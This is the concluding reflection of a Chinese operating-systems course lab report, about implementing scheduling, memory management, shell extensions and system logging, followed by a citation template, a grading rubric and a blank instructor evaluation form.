通过本次操作系统设计与实践的期末综合实验，我对操作系统的理论知识有了更深刻的理解和实践应用。实验的主要目标是综合课程实验内容，集成并装配出自己的OS系统，拓展shell，系统日志实现和系统安全分析与可信系统设计。在这个过程中，我不仅复习了操作系统的基本概念和原理，还亲手实践了从内存管理、进程调度到文件系统和系统日志等多个核心组件的设计和实现。

在实验的第一阶段，我专注于内存分配和进程调度的设计实现。通过编写和调试代码，我深入理解了进程控制块、内存分配算法以及调度算法的工作原理。特别是在实现多级反馈队列调度算法时，我遇到了一些挑战，但通过不断测试和调整，最终成功实现了一个高效且响应迅速的调度系统。

在扩展shell的部分，我学习到了如何利用系统调用和API来增强shell的功能。通过实现多指令并行执行，我不仅提高了shell的实用性，还加深了对进程管理的理解。文件管理指令的实现则让我对文件系统的操作有了更直观的认识。

系统日志框架的扩展是实验中相当具有挑战性的部分。我需要设计一个能够记录系统运行过程中关键信息的日志系统。这个过程需要对操作系统的进程调用、系统调用、文件访问和设备的访问有相当的认知，让我对系统调用、进程通信和日志管理有了更深入的了解。通过实现日志系统，我学会了如何在操作系统级别监控和记录系统事件，这对于系统调试和问题排查至关重要。

总的来说，这次实验不仅加深了我对操作系统原理的理解，还锻炼了我的编程能力和问题解决能力。我学会了如何在实际项目中应用理论知识，并且体会到了团队合作的重要性。虽然过程中遇到了许多困难，但每一次解决问题都让我感到成就感满满。我相信这些经验和技能将对我的未来学习和职业生涯产生深远的影响。这一系列看似如珠穆朗玛峰一般难以攀登的难点最终还是需要逐个击破、见招拆招。

# 参考文献

参考中图法列出参考文献

[序号] 作者. 书名[M]. 版次. 出版地：出版单位，出版年份：起止页码.

**如：**

[1] 张冬冬，王力生，郭玉臣.数字逻辑与组成原理实践教程[M]. 2018年第1版.北京:清华大学出版社，2018年：起止页码.

[2]（美）帕特森等著.计算机组成与设计[M]，机械工业出版社，2015年：起止页码.

# 实验报告评分标准

实验报告的考评依据实验内容完整度、实验步骤清晰度、实验结果与分析正确性、实验心得与思考的全面性、实验报告文档的规范性、以及实验答辩情况等六个维度综合考评，建议分值和标准如下。

|  |  |
| --- | --- |
| 95-100 | * 实验内容完整，有较多超出实验任务要求的内容； * 实验步骤非常详尽，能够体现非常完整的实验过程； * 实验结果不仅符合预期要求，而且结果分析详尽、透彻； * 实验心得与分析深刻，展现出对实验原理和方法的深入理解； * 实验报告结构严谨，格式规范； * 实验答辩非常优秀，实验总体达到了很高水平。 |
| 90-94 | * 实验内容完整，有一定超出实验任务要求的内容； * 实验步骤详尽，能够体现完整的实验过程； * 实验结果符合预期要求，结果分析详尽； * 实验心得与分析较为深入，能够很好地反映实验原理和方法的理解； * 实验报告结构清晰，格式规范； * 实验答辩优秀，实验总体达到优秀水平。 |
| 85-89 | * 实验内容较为完整，较好完成了实验任务要求的内容； * 实验步骤较为详尽，能够体现较为完整的实验过程； * 实验结果符合预期要求，结果分析合理； * 实验心得与分析较为到位，能够反映实验原理和方法的理解； * 实验报告结构较为完整，格式规范； * 实验答辩良好，实验总体符合要求。 |
| 80-84 | * 实验内容较为完整，完成了实验任务要求的内容 * 实验步骤较为详尽，能够体现实验过程 * 实验结果大致符合预期要求，结果分析基本合理； * 实验心得与分析较为到位，但仍有提升空间； * 实验报告结构较为完整，格式较为规范； * 实验答辩顺利，实验总体符合基本要求。 |
| 70-79 | * 实验内容基本完整，完成了实验任务要求的大部分内容 * 实验步骤基本详尽，能够基本体现实验过程 * 实验结果基本符合预期要求，结果分析基本到位； * 实验报告结构基本完整，格式基本正确； * 实验心得与分析尚可，但需要进一步深入； * 实验答辩有较多改进空间，总体达到了基本要求。 |
| 60-69 | * 实验内容有不够充实，实验任务完成有明显缺失； * 实验步骤不够详尽，基本体现实验过程，但存在一定问题； * 实验结果部分符合预期要求，结果分析不够全面； * 实验心得与分析不够深入，未能完全展现对实验原理和方法的理解； * 实验报告结构不够完整，格式有待增强； * 实验答辩能回答问题，总体基本达到要求，但需要较大改进。 |
| 60以下 | * 实验内容严重缺失、实验态度不够端正； * 实验步骤不够详尽，不能够体现完整的实验过程； * 实验结果存在严重的错误，无法达到预期，无结果分析或者错误明显； * 实验心得与思考无或者非常不深入； * 实验报告很不完整，格式存在很大问题； * 实验答辩无法回答问题，实验报告总体达不到要求。 |

# 教师评语评分

评语：

评分：

评阅人：

年 月 日